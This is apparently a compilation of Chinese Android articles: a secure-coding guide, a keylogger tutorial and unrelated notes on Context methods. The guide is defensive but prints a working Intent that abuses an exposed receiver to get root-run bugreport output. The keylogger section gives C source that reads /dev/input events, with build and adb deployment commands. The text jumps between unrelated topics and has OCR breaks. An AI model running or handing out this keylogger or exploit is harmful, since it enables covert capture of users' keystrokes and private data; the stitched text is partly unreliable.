早期，国外一些著名社交网站的 Android 客户端的登录会话没有加密。后来出现了黑客工具 FaceNiff，专门嗅探这些会话并进行劫持（它甚至支持在 WEP、WPA、WPA2 加密的 WiFi 网络上展开攻击！）。这是目前我所知的唯一一个公开攻击移动软件漏洞的案例。

这类问题的解决方法很显然—对敏感数据采用基于 SSL/TLS 的 HTTPS 进行传输。

SSL 通信不检查证书有效性

在 SSL/TLS 通信中，客户端通过数字证书判断服务器是否可信，并采用证书中的公钥与服务器进行加密通信。

然而，有开发者在代码中不检查服务器证书的有效性，或选择接受所有的证书。例如，开发者可以 自己实现一个 X509TrustManager 接口，将其中的 checkServerTrusted() 方法实现为空，即不检查服务器是否可信；或者在 SSLSocketFactory 的实例中，通过 setHostnameVerifier(SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER)，接受所有证 书。做出这两种选择的可能原因是，使用了自己生成了证书后，客户端发现证书无法与系统可信根 CA 形成信任链，出现了 CertificateException 等异常。

这种做法可能导致的问题是中间人攻击。

在钓鱼 WiFi 网络中，同样地，攻 击者可以通过设置 DNS 服务器使客户端与指定的服务器进行通信。攻击者在服务器上部署另一个证书，在会话建立阶段，客户端会收到这张证书。如果客户端忽略 这个证书的异常，或者接受这个证书，就会成功建立会话、开始加密通信。但攻击者拥有私钥，因此可以解密得到客户端发来数据的明文。攻击者还可以模拟客户 端，与真正的服务器联系，充当中间人做监听。

解决问题的一种方法是从可信 CA 申请一个证书。但在移动软件开发中，不推荐这种方法。除了申 请 证书的时间成本和经济成本外，这种验证只判断了证书是否 CA 可信的，并没有验证服务器本身是否可信。例如，攻击者可以盗用其他可信证书，或者盗取 CA 私钥 为自己颁发虚假证书，这样的攻击事件在过去两年已有多次出现。

事实上，移动软件大多只和固定的服务器通信，因此可以在代码中更精确地直接验 证是否某张特定的证书，这种方法称为“证书锁定”（certificate pinning）。实现证书锁定的方法有两种：一种是前文提到的实现 X509TrustManager 接口，另一种则是使用 KeyStore。具体可参考 Android 开发文档中 HttpsURLConnection 类的概览说明。

使用短信注册账户或接收密码

也有软件使用短信进行通信，例如自动发送短信来注册、用短信接收初始密码、用短信接收用户重置的密码等。

短 信并不是一种安全的通信方式。恶意软件只要申明了 SEND_SMS、RECEIVE_SMS 和 READ_SMS 这些权限，就可以通过系统提供的 API 向任 意号码发送任意短信、接收指定号码发来的短信并读取其内容，甚至拦截短信。这些方法已在 Android 恶意代码中普遍使用，甚至 2011 年就已出现拦截并 回传短信中的网银登录验证码（mTANs）的盗号木马 Zitmo。

因此，这种通过短信注册或接收密码的方法，可能引起假冒注册、恶意密码重置、密码窃取等攻击。此外，这种与手机号关联的账户还可能产生增值服务，危险更大。较好的实现方式还是走 Internet。

密码和认证策略

明文存储和编码存储密码

许多软件有“记住密码”的功能。如果开发者依字面含义将密码存储到本地，可能导致泄漏。

另 外，有的软件不是直接保存密码，而是用 Base64、固定字节或字符串异或、ProtoBuf 等方法对密码编码，然后存储在本地。这些编码也不会增加密码 的安全性。采用 smali、dex2jar、jd-gui、IDA Pro 等工具，攻击者可以对 Android 软件进行反汇编和反编译。攻击者可以借此了解软件对密码的编码方法和编码参数。

较好的做法是，使用基于凭据而不是密码的协议满足这种资源持久访问的需求，例如 OAuth。

对外服务的弱密码或固定密码

另一种曾引起关注的问题是，部分软件向外提供网络服务，而不使用密码或使用固定密码。例如，系统辅助软件经常在 WiFi 下开启 FTP 服务。部分软件对这个 FTP 服务不用密码或者用固定密码。在开放或钓鱼的 WiFi 网络下，攻击者也可以扫描到这个服务并直接访问。

还有弱密码的问题。例如，早期 Google 钱包的本地访问密码是 4 位数字，这个密码的 SHA256 值被存储在内部存储中。4 位数字一共只有 10000 种情况，这样攻击软件即便是在手机上直接暴力破解，都可以在短时间内获得密码。

使用 IMEI 或 IMSI 作为唯一认证凭据

IMEI、IMSI 是用于标识手机设备、手机卡的唯一编号。如果使用 IMSI 或 IMEI 作为用户认证的唯一凭据，可能导致假冒用户的攻击。

首先，应用要获取手机的 IMEI、手机卡的 IMSI 并不需要特殊权限。事实上，许多第三方广 告库回传它们用于用户统计。其次，得到 IMEI 或 IMSI 后，攻 击者有多种方法伪造成用户与服务器进行通信。例如，将原软件重打包，使其中获取 IMEI、IMSI 的代码始终返回指定的值；或修改 Android 代码，使 相关 API 始终返回指定的值，编译为 ROM 在模拟器中运行；甚至可以分析客户端与服务器的通信协议，直接模拟客户端的网络行为。

因此，若使用 IMEI 或 IMSI 作为认证的唯一凭据，攻击者可能获得服务器中的用户账户及数据。

组件间通信的安全问题是 Android 所独有的，也是目前软件中最常出现的一种问题。

我 们先回顾一下组件间通信机制。Android 有四类组件：activity、service、broadcast receiver 和 content provider。在同一个软件之中或不同软件之间，前三种组件使用 Intent 相互调用，使用 ContentResolver 对象访问 content provider，共同实现软件的功能。使用 Intent，可以显式或隐式地调用：

- 显式（explicit）：调用者知道要调用谁，通过组件名指定具体的被调用者；
- 隐式（implicit）：调用者不知道要调用谁，只知道执行的动作，由系统选择组件处理这个请求。

如下面的代码所示：

```
Intent intent = new Intent();

// 下面是三种显式调用
intent.setClass(getApplicationContext(), theNewActivity.class);
intent.setClassName("com.secmobi.App", "com.secmobi.App.theNewActivity");
intent.setComponent(new Component("com.secmobi.App", ".theNewActivity"));

// 下面是一种隐式调用
intent.setAction(Intent.ACTION_VIEW);

startActivity(intent);
```

无论是显式还是隐式，如果要跨应用调用，还需要被调用的组件是对外暴露的。默认情况下，service、broadcast receiver 和 content provider 是暴露的，申明了 Intent-filter 的 actvity 也是暴露的。

抽象地说，组件 A 要调用组件 B，以期待 B 完成某个功能；它可以发送一些数据给组件 B，也可以获得 B 执行后的返回结果。在这个模型中，问题出现在 A 和 B 之间不一定互相可信。

如果 B 是暴露的，任何软件都可以调用它，包括攻击者编写的软件。攻击者可能但并非总能成功：

- 直接调用暴露的 B，以获得其执行结果；
- 构造特定的数据，并用于调用暴露的 B，从而试图影响 B 的执行；
- 调用暴露的 B，并获取它执行完返回的结果。

如果 A 用的是隐式调用，任何软件都可以实现它的 action 从而响应调用。攻击者可能（但并非总能成功）：

- 构造伪造的组件 C，响应 A 的 Intent，以读取 A 要发给 B 的数据；
- 构造伪造的组件 C，响应 A 的 Intent，弹出虚假的用户界面以展开进一步攻击（例如钓鱼）；
- 构造伪造的组件 C，响应 A 的 Intent，返回伪造的执行结果。

这样说可能比较抽象。下面我们对这两种情况分别讨论。

组件暴露的问题

看一个例子。在一个第三方深度定制的 ROM 中，预装了名为 Cit.apk 的软件，用于手机的硬件测试。它的 AndroidManifest.xml 局部如下：

```
<receiver android:name=".CitBroadcastReceiver">
  <intent-filter>
    <action android:name="android.provider.Telephony.SECRET_CODE">
    <data android:scheme="android_secret_code" android:host="64663">
    <data android:scheme="android_secret_code" android:host="284">
    <data android:scheme="android_secret_code" android:host="6564">
  </data></data></data></action></intent-filter>
</receiver>
```

可以看到，它申明一个名为.CitBroadcastReceiver 的 receiver，响应名为 android.provider.Telephony.SECRET_CODE 的 action，并且指定了 URI 格式。

再来看这个 receiver 的代码片段（下面的代码是我反编译得到的，不一定与软件源码完全一致）：

```
if ("284".equals(paramIntent.getData().getHost())) {
  m_logFileName = CitUtils.getLogFilePath("bugreport");
  // ......
  asyncExecute(new Runnable() {
    public void run() {
      try {
        String str = CitBroadcastReceiver.TAG;
        String[] cmd = new String[3];
        cmd[0] = "bugreport";
        cmd[1] = ">";
        cmd[2] = m_logFileName;
        CitUtils.rootExecProgram(str, cmd, true);
      }
      // ......
    }
  });
}
```

可以看到，当调用这个 receiver，并且提供的 URI 中 host 字段为 284 时，会以 root 权限调用本地的 bugreport 工具，并将结果输出至 m_logFileName 指定的文件中。

默认情况下 receiver 是暴露的，因此这个 receiver 可以被其他软件调用，代码如下：

```
Intent intent = new Intent();
intent.setAction("android.provider.Telephony.SECRET_CODE");
intent.setData(Uri.parse("android_secret_code://284"));
sendBroadcast(intent);
```

当这四行代码执行时，就会触发 CitBroadcast-Receiver 的那段代码。从上下文看，输出文件 m_logFileName 位于 SD 卡，任何软件都可以随意读写。因此，攻击者可以获得 bugreport 的输出结果，其中包含大量系统数据和用户数据。

请注意，在这个例子中，攻击者的软件不需要任何特殊权限，尤其是不需要 root 权限。这种由于组件暴露获得额外权限的攻击，被称之为 permission re-delegation（权限重委派）。

怎么避免由于组件暴露产生的安全问题？有的组件必须暴露，例如入口 activity，或者确实对外提供服务或跨软件协作；但也有的组件没必要暴露。接下来我们分别讨论。

不需要暴露的组件

再 次回顾，默认情况下，service、broadcast receiver 和 content provider 是暴露的，申明了 Intent-filter 的 actvity 也是暴露的。如果它们只被同一个软件中的代码调用，应该设置为不暴露。很容 易做到—在 AndroidManifest.xml 中为这个组件加上属性 android:exported="false"即可。

需要暴露的组件

如果组件需要对外暴露，应该通过自定义权限限制对它的调用。

首先，在实现了被调用组件的软件的 Android-Manifest.xml 中自定义一个权限：

```
<permission android:name=
    "myApp.permission.CALL_MYSERVICE"
  android:label="@string/permlab_myService"
  android:description="@string/permdesc_myService"
  android:permissionGroup="android.permission-
      group.SYSTEM_TOOLS"
  android:protectionLevel="signature" />
```

接下来，为被调用组件添加这个权限限制，即在 AndroidManifest.xml 中为这个组件添加 android:permission 属性：

```
<service android:name=".MyService" android:
    permission="myApp.permission.CALL_MYSERVICE" />
```

另一种方法是在组件的实现代码中使用 Context.checkCallingPermission()检查调用者是否拥有这个权限。

最后，要调用这个暴露的组件，调用者所在的软件应该申明使用这个权限，即在 AndroidManifest.xml 中添加相应的 use-permission 申明。

进一步地，还可以将这种组件暴露的需求分为两种情况。

- 如 果这个组件只打算给自己开发的其他软件使用，而不希望暴露给第三方软件，在定义权限时，protectionLevel 字段应该选择 signature。 这种设置要求权限使用者（即调用者）与权限定义者（即被调用者）必须由相同的证书进行签名，因此第三方无法使用该权限，也就无法调用该组件。
- 如 果这个组件要暴露给第三方，则 protection-Level 应使用 normal 或 dangerous。此时，任何软件都可以使用该权限，只在安装时会 通知用户。考虑到用户一般会忽略权限提示，此时自定义权限实际失去了保护效果，我们依然要仔细审查该组件的代码，避免出现能力泄露或权限重委派等问题。

此外，对 content provider，可以更细粒度地为读取数据和写入数据设置不同的权限，对应的 manifest 标签分别为 android:readPermission 和 android:writePermission。

隐式调用的问题

隐式调用的主要问题是被劫持，或 Intent 携带的数据被读取。

为 了劫持调用，攻击者可以实现一个恶意的组件，申明相同的 Intent-filter。在多个组件都可以响应同一个 Intent 的情况下，如果是调用 activity，系统会弹出界面要求用户对多个软件做出选择，攻击者可以模仿真实软件的图标和名称吸引用户点击；如果是调用 service，系统会随机 选择一个 service；如果是调用 receiver，系统会逐一地将 Intent 发给这些 receiver。

劫持了调用后，攻击者可以（但并非总能成功）：

- 启动一个虚假的软件界面，展开钓鱼攻击（例如要求用户输入账户密码）
- 读取 Intent 携带的数据
- 拦截 broadcast 的进一步发送，导致真正的 receiver 无法收到消息，从而拒绝服务
- 如果是用 startActivityForResult()调用了虚假的 activity，可以返回恶意或虚假的结果给调用者
- 执行其他恶意代码

限于篇幅，对这些情形我们不提供示例代码。来看一下怎么解决这类问题。

不需要隐式调用

除了基于 Intent 类中已有 ACTIONs 的隐式调用，绝大部分隐式调用都属于这两种情况：同一软件中不同组件的调用；同一开发者不同软件间的调用。

这两种情况下，事实上，开发时都已可以确定要调用的组件是哪个。因此可以避免隐式调用，改为基于组件名的显式调用。

需要隐式调用

发送 broadcast 除了使用 sendBroadcast(Intent)，还有一个方法是 sendBroadcast(Intent, String)，它的第二个参数可以指定接受者需要的权限。

如果是调用 activity 或者 service，目前我所知，还没有简单的方法实现接收者的权限限制。在 Android 文档中提出可以自定义 Binder 和 AIDL 实现通信双方的互相验证，但真正实现并不容易，也不为官方所推荐。

数据验证

无论是客户端还是服务器，在处理外部获得的数据之前，都应先判断和验证数据的有效性。这里主要指是否包含畸形的数据。

在 Web 开发中，服务器需要对用户提交的数据进行有效性验证，否则很容易出现众所周知的 SQL 注入等攻击。在移动开发中也不例外。虽然客户端与服务器在底层 通信协议上对用户是透明、不可见的，但开发者不应因此就假设双方传输的数据永远会和预先设计的一致。类似的，在读取用户从 UI 元素输入的输入、读取存储在 本地的数据后，使用前也应进行有效性验证。

软件版权保护

攻击者对 Android 软件进行逆向分析，除了寻找其中的安全漏洞，还可以直接攻击软件本身。

- 破解软件的收费机制、License 验证或功能限制；

- 修改软件代码，去掉广告库，或者修改广告库（一般是改变推介 ID 字段），或者增加广告库，然后重新打包并分发；
- 重新打包，植入恶意代码并分发；
- 逆向分析，学习软件特色功能的实现方法，或者获得可复用的代码；

可以采取多种措施来增加破解、修改和逆向分析的难度，减少被攻击的可能。这些措施包括：

- 使用代码混淆工具，例如 SDK 带的 ProGuard 以及其他 Java 混淆器。
- 采用 NDK 开发核心模块。
- 使用官方或第三方的软件保护方案，例如 SDK 的 android.drm 包、Google Play 的软件许可（Application Licensing）支持。
- 去掉开发时的调试代码，关闭调试开关，删除多余的 Log 代码。

然 而，采取了这些措施并不等于就万无一失了。例如，用 NDK 开发的 Native 代码，也可以使用 IDA Pro 及其插件来反汇编、反编译和调试；用 Google 的 DRM 方案，也有 AntiLVL 这样的破解工具。理论上，现有防御手段都可能找到方法继续攻击， 其价值只是提高攻击难度和成本。

总结

已出现和将要出现的威胁

到 目前为止，在学术研究以外，针对 Android 软件漏洞的攻击只出现一起—劫持国外多个社交网站客户端登陆会话的黑客工具 FaceNiff。但随着攻击者 制造传播恶意代码的成本增加和收益降低，以及移动终端隐私数据逐渐成为地下产业链的交易资源，针对 Android 流行软件漏洞的攻击在未来几年之内几乎一 定会出现并爆发。

统一的安全模型

限于篇幅，本文只介绍了几种常见且简单的安全问题，还存在许多我们知道的、还不知道的漏洞。如何找到和解决这些问题？

回顾已介绍的内容，我们可以发现它们有类似的安全模型：通信双方的信任问题。

- 在数据存储中，读写数据的代码和存储在本地的数据互相不可信。
- 在数据通信中，发送者和接受者互相不可信。
- 在登录认证中，发起认证请求的用户的和接受认证请求的服务器互相不可信。
- 在组件间通信中，发起 Intent 的组件与接收 Intent 的组件互相不可信。
- 在数据验证中，处理数据的模块不能相信产生数据的源。

面对将来的问题，我们也可以尝试抽象出这种模型，区分互相不可信的实体，然后在不可信、不安全的基础上，尽可能地实现相对的可信和安全。

进一步学习和行动

Android 的开发文档 Best Practices: Designing for Security 和源码文档 Tech Info: Security 分别从开发和系统实现的角度介绍了系统的安全机制。另外，viaForensics 提供了名为 42+ Best Practices: Secure mobile development for iOS and Android 的在线教程，更详细地介绍了移动软件面临的安全威胁，并给出了安全开发实践策略。

社 区方面，从 Android 安全开发的角 度，Stack-Overflow 并不一定是很好的选择—其中一些最佳回答没有考虑安全，直接使用可能产生问题。Google Group 的 anroid-security-discuss 讨论组则更为专业和准确。OWASP 成立了一个 Mobile Security 工作组，目前已发布 Top Ten Mobile Risks 等多份白皮书，并举办了 AppSec 会议。这个工作组的效率虽然不高，但产出质量非常棒。

学术方面，2011 和 2012 年的四大会议及其 work-shop 上均有移动软件漏洞挖掘和攻击阻止的论文出现，从它们的 related works 部分可以综合快速地了解学术界的思路。

目前的移动开发还没有形成如此成熟的体系，这也许与其轻快敏捷的互联网产品开发风格有关。但我相信，真正实效的移动软件安全开发，最终依然会融合到需求分析、系统设计、开发实现、测试验证、部署运维等每一个环节，从而与 PC 平台的 SDL 殊途同归。

作者肖梓航，网名 Claud，安天实验室高级研究员，主要方向是移动反病毒和移动软件安全，发起或参与了多个移动安全开源项目。

android 操作系统键盘记录

认识 linux input 子系统

在 linux 系统中几乎所有的底层驱动都是把数据封装在 event 里面上报给 input 子系统。首先从用户层看 input,有过 linux 下编程经验的肯定有印象/dev,/sys, /proc 这几个目录，kernel 为我们导出了 input 在用户态的接口，其实就是/dev/input/下的接口,这里此目录下的 eventX 字符设备。

Linux 输入子系统是 Linux 内核用于管理各种输入设备的。输入子系统分为三块: input code drivers 和 event handlers。正常的路径是从底层硬件到驱动，从驱动到 input core，从 input core 到 event handler，从 event handler 到 user space.

简单 的说吧：如果是没有这个 input 子系统，假如我们键盘按下 H,键盘会有个 linux 的设备驱动文件，假是/dev/keyboard,我们的用户空间的 应用程序就会打开并访问这个设备文件/dev/keyboard,应用程序就会轮询这个文件，一旦你按下一个键 H 了，他就会返回给用户程序说你按下了键 H。那么有了 input 子系统的话，我们的用户空间的应用程序就不是直接打开和访问键盘的设备驱动文件了,而是由键盘驱动在 input 子系统中注册的 event 事件处理，例如/dev/input/event0，按下键，发送给 input 子系统，不再直接与用户空间的应用程序直接面对面了

这个 input 子系统很容易地让我们在用户空间模拟鼠标和键盘事件，如果写一个应用程序，往 input 子系统的/dev/input/event0 写入 A，就相当于模拟键盘按下 A，读 input 子系统的/dev/input/event0 内容就相当于记录按键

1.往什么设备文件读写？

也就是如何查看哪些设备文件是键盘的，哪些是鼠标的，找到这些设备文件，我们才可以通过应用程序进行读写键值

通过 cat /proc/bus/input/devices 可以查看当前 input 子系统下面所有的 event 设备

2.input_event 结构介绍

写入和读什么东西喃，在/user/include/linux/input.h 中有定义，这个文件定义了 event 事件结构体，其实就是 input_event 结构体

```
struct input_event{
    struct timeval time; //按键时间
    __u16 type;              //事件的类型
    __u16 code;              //要模拟成什么按键
    __s32 value;             //是按下 1 还是释放 0
};
```

type:

事件的类型:

EV_KEY,按键事件，如键盘的按键(按下哪个键)，鼠标的左肩右键（是否击下）等

EV_REL，相对坐标,主要是指鼠标的移动事件(相对位移);

EV_ABS，绝对坐标,主要指触摸屏幕的移动事件。

code:

事件的代码:

如果 事件的类型代码是 EV_KEY,该代码 code 为设备键盘代码，代码值 0~127 为键盘上的按键代码，0×110~0×116 为鼠标上键盘代码，其中 0×110(BTN_LEFT)为鼠标左键，0×111(BTN_RIGHT)为鼠标右键,0×112(BTN_MIDDLE)为鼠标中键

eventX 介绍

简单来说就是我们对计算机的输入(包括敲击键盘,移动鼠标等等操作)经过内核(底层驱动，input)处理最后就上报到这些 eventX 里面了，eventX 就是用来区分各个外设的，可以通过命令来查看键盘具体和哪个 event 相关联: cat /proc/bus/input/devices

```
E:\sublim2\hello-jni\libs\armeabi>adb shell
shell@android:/ $ cat /proc/bus/input/devices
cat /proc/bus/input/devices
I: Bus=0019 Vendor=0001 Product=0001 Version=0001
N: Name="max77693-muic"
P: Phys=deskdock-key/input0
S: Sysfs=/devices/platform/i2c-gpio.17/i2c-17/17-0066/max77693-muic/input/input0

U: Uniq=
H: Handlers=kbd event0 keychord
B: PROP=0
B: EV=100003
B: KEY=38 0 c0000 0 0 0

I: Bus=0019 Vendor=0001 Product=0001 Version=0100
N: Name="gpio-keys"
P: Phys=gpio-keys/input0
S: Sysfs=/devices/platform/gpio-keys.0/input/input1
U: Uniq=
H: Handlers=kbd event1 keychord
B: PROP=0
B: EV=3
B: KEY=1000 0 1c0000 0 0 0
```

这里我只截取了两段 **cat /dev/input/event2** 【现在随意敲击键盘，会发现大量数据涌现】，不同的机型，rom 包，event 编号可能不同

```
E:\sublim2\hello-jni\libs\armeabi>adb shell
shell@android:/ $ cat /dev/input/event2
cat /dev/input/event2
   ↔? 梃◆ ♥ 5 R☺  ↔? 蜩◆ ♥ 6 ?  ↔?   ◆ ♥ 0 ▂   ↔? ♣? ♥ 1 ✲   ↔? 爿? ♥ < ?    ↔?
议◆          ↔? §f♣ ♥ 2 ♂   ↔? ←f♣ ♥ 6 ?  ↔? ↔f♣ ♥ 0 爿   ↔?  f♣ ♥ 1
   ↔? "f♣ ♥ < ?    ↔? ⅋f♣          ↔? o? ♥ 2 ¶   ↔? s? ♥ 5 S☺  ↔? v? ♥ 6 Ç☺  ↔? x
? ♥ 0 ▶   ↔? z? ♥ 1 ♂   ↔? }? ♥ < ?    ↔? Ç?          ↔? 2? ♥ 9          ↔? 6?
```

可是使用 cat /dev/input/event   查看具体是那个关联键盘事件。

在 linux/input.h 中有这些数据的结构:

```
struct input_event{
    struct timeval time;   //事件发生的时间
    __u16 type;                  //事件类类型:按键和移动鼠标就是不同的类型
    __u16 code;                 //
    __s32 value;               //事件值:  按键 a 和按键 b 就对应不同值
} ;
```

这里事件指的是我们对外设的操作,比如按一次 a 可能就产生数个 input_event 数据

```
/* Rinput_event.c*/
#include <stdio.h>
#include <sys/time.h>
#include <linux/input.h>
#include <stdlib.h>
```

```
#include <fcntl.h>

//

static int event0_fd = -1;



void usage(char *str)

{

	fprintf(stderr, "<usage> %s /dev/input/eventX\n", str);

	exit(1);

}

int main(int argc,char **argv)

{

	struct input_event ie;

	int rd;

	if (argc != 2)
```

```
        usage(argv[0]);
event0_fd = open(argv[1], O_RDWR);
if (event0_fd < 0) {
        perror(argv[1]);
        exit(1);
}
while (1) {
        rd = read(event0_fd, &ie, sizeof(ie));

        printf("[timeval:sec:%d,usec:%d,type:%d,code:%d,value:%d]\n",
                        ie.time.tv_sec, ie.time.tv_usec,
                        ie.type, ie.code, ie.value);
}
return 0;
```

}

Android.mk


```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE    := keylogtest
LOCAL_SRC_FILES := keylog.c

include $(BUILD_EXECUTABLE)
```

adb push keylogtest /data/local/tmp

cd /data/local/tmp

chmod 777 keylogtest

./keylogtest /dev/input/event2



发 现每按一次键都会有 6 组 input_event 显示出来 ，结合上面的输出做个简单的分析就可以完成在 linux 下键盘记录 比如 input_event 结构中

type==1&&value==1 input_event.code 值为 48 对应 #define KEY_a 48 这样我们就可以找出对应的按键.

http://1.honebl.sinaapp.com/?p=33

context.getClass 和 getPackageName 的区别

context.getClass 和 getPackageName 的区别

一个是取得类名，一个是取得包名。

getClass 是 java 中 Object 类的成员函数，它的所有子类均可以用这个函数来取得当前类的类名；

getPackageName 是 Android 中 Context 中用于得到包名的函数。

例子如下：

```
package com.my.test;

public class testActivity extends Activity {


public void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
mcontext = this.getApplicationContext();

Log.i(TAG, " class name: "+ getClass().toString());
Log.i(TAG," package name: " + getPackageName());
}
}
```

结果：

```
  class name:com.my.test.testActivity

  package name:com.my.test
```

http://blog.csdn.net/liranke/article/details/17378877

get****Context 各个方法分析

1 getApplicationContext 分析

该方法为 contextImpl 类的方法，返回一个 ApplicationContext。方法代码为：

```
public Context getApplicationContext() {
        return (mPackageInfo != null) ?
                mPackageInfo.getApplication() : mMainThread.getApplication();
    }
```

1.1 mPackageInfo.getApplication()分析

如果 mPackeageInfo 对象(LoadedApk 类，全局唯一)不为空，就调用 mPackageInfo 的 getApplication 方 法。该方法返回 mPackageInfo 对象中的 mApplication 对象。LoadedApk 类中的 mApplication 只在一个地方被赋值：

```
public Application makeApplication(boolean forceDefaultAppClass,
            Instrumentation instrumentation) {
        if (mApplication != null) {
            return mApplication; //如果 mApplication 不为空，就直接返回该值，说明 android 只允许一个 APK 含有一个 application 对象
```

```
                }
                //否则就创建一个 Application 对象
Application app = null;


                String appClass = mApplicationInfo.className;
                if (forceDefaultAppClass || (appClass == null)) {
//如果 app 类名为空，或者指定要求使用默认 app 类名，就使用这个类名
                        appClass = "android.app.Application";
                }
//开始新建一个 application 对象
                try {
                        java.lang.ClassLoader cl = getClassLoader();
                      //首先创建一个 ContextImpl 对象
                        ContextImpl appContext = new ContextImpl();
                        appContext.init(this, null, mActivityThread); //初始化
```

```
                    app = mActivityThread.mInstrumentation.newApplication(
                            cl, appClass, appContext);
                    appContext.setOuterContext(app);
                } catch (Exception e) {
                    ……
}
//将此 app 加入到 mAllApplications 链表中
                mActivityThread.mAllApplications.add(app);
mApplication = app; //这里完成给 mApplication 赋值
                …….
                return app;
        }
```

通过上面的分析，可以知道 mPackageInfo.getApplication()方法返回当前 APK 的唯一的 Application 对象。

1.2 mMainThread.getApplication()分析

如果 mPackeageInfo 对象为空，就调用此方法。关于 mPackeageInfo 相关知识，目前还没分析透，待分析完全之后补充。

mMainThread 为 ActivityThread 类，所以我们需要去 ActivityThread.java 中找寻答案。该类的 getApplication 方法返回 mInitialApplication 对象，此对象也是 Application 类。同样的分析方法，我们去探寻该 对象是如何被赋值的。

在 ActivityThread 类中共有两个地方对其进行了赋值，第一处的代码如下：

```
private void handleBindApplication(AppBindData data) {

……

try {

  // If the app is being launched for full backup or restore, bring it up in

  // a restricted environment with the base application class.

     Application app = data.info.makeApplication(data.restrictedBackupMode, null);

     mInitialApplication = app;
       }

……

}
```

显然 mInitialApplication 对象是通过 makeApplication 方法创建的，所以这里的 mInitialApplication 与 mPackageInfo.getApplication()方法返回的 Application 是同一个对象。 同时需要说明一下 handleBindApplication 函数。该函数会在应用程序第一次启动时调用。具体点说就是：在启动应用程序时 ActivityManagerService 类中的 onTranct 方法会调用 ActivityThread.bindApplication 方法，此 方法有两种参数（一为 applicationInfo，二为其他相关函数）；在 bindApplication 中会根据这两种参数构建一个 AppBindData 对象 data，然后以此对象为参数调用 sendMessage（int what =

H.BIND_APPLICATION, Object m = data；过后系统就会在消息处理函数 ActivityThread.handleMessage(int what)中调用 handleBindApplication(AppBindData data)创建 ApplicationContext 对象。

另一处的代码如下：

```
private void attach(boolean system) {
        if (!system) {
                        ……
        } else {//如果是系统进程，那么就调用以下代码
                        // Don't set application object here -- if the system crashes,
                        // we can't display an alert, we just want to die die die.
                android.ddm.DdmHandleAppName.setAppName("system_process",
UserHandle.myUserId());
                        try {
                                mInstrumentation = new Instrumentation();
                                ContextImpl context = new ContextImpl();
                                context.init(getSystemContext().mPackageInfo, null, this);
                                Application app = Instrumentation.newApplication(Application.class, context);
```

```
                mAllApplications.add(app);
                mInitialApplication = app;
                app.onCreate();
            } catch (Exception e) {
                throw new RuntimeException(
                        "Unable to instantiate Application():" + e.toString(), e);
            }
        }
}
```

对比此处红色部分的代码，和上面 makeApplication 方法的代码，可以发现两者其实都是创建一个 Application 对象。不过 attach 方法只在 FrameWork 进程(system_server)启动时调用，应用程序运行时并不会调用此方法。所以这里可以忽略。

总之，对应用程序而言 getApplicationContext 方法返回的都是应用程序的唯一 ApplicationContext。

2 getBaseContext 分析

此方法在 ContextWrapper 类中定义。代码如下：

```
public Context getBaseContext() {
```

```
        return mBase;
}
```

这里的 mBase 就是一个 Context 对象，getBaseContext() 返回由 ContextWrapper 类的构造函数指定或 attachBaseContext ()设置的 Context，SDK 文档很少，不推荐使用。

3 Activity.this 分析

Activity.this 返回当前 activity 的 context，这个 context 属于当前的 activity，会随着 activity 的摧毁而摧毁。

4 getContext

该方法比较特殊，特殊的原因不是它复杂，而是它的不确定性。因为并不是每一个类都有该方法，也不是每一个类中该方法的作用均相同。如在 android.view 类，它就返回当前 view 所运行的 context，一般情况下是当前的 activity 的 context。而在 contentProvider 类中，该方法返回的是 ApplicationContext(在 ActivityThread.installProvider 中可以知道)。所以该方法的返回值要根据具体情况具体分析。

总结

了解了所有的获取 context 相关的函数过后，我们就可以很容易的理解下面的问题了：

this: 当前 activity 的 context，生命周期为当前 activity 的生命周期。

This.getApplicationContext：返回整个应用程序的 application context，生命周期为整个应用程序。

Android 中如何获取应用版本号

应用场景：
1、在界面中显示应用程序的版本号；
2、用户启动该应用，后台判断该应用是否是最新版本。
上述情景都需要在程序中自动获取到应用的版本号。

思路简介：
在 Android 中，应用程序的版本号是在 AndroidManifest.xml 文件中进行配置的，而 PackageInfo 类则封装了从该配置文件中获取的所有信息，描述了包内容的整体信息，因此，可以使用 PackageInfo 对象的 versionName 属性获取应用的版本号。
要怎么获取 PackageInfo 对象呢？可以通过 PackageManager 对象来获取。PackageManager 是一个检索当前已安装在设备上的相关应用 程序包的各种信息的类。PackageManager 对象中的 getPackageInfo 方法可以获取 PackageInfo 对象，该方法需要传递两个参数：应用包名和条件。通常情况下，应用程序的包名可以通过 Activity 或 Context（Activity 继承自 Context）的 getPackageName()方法获取，而添加可以有很多设置，通常设置为 0。
最后是 PackageManager 对象的获取，Context 对象提供了 getPackageManager()方法来获取该对象。

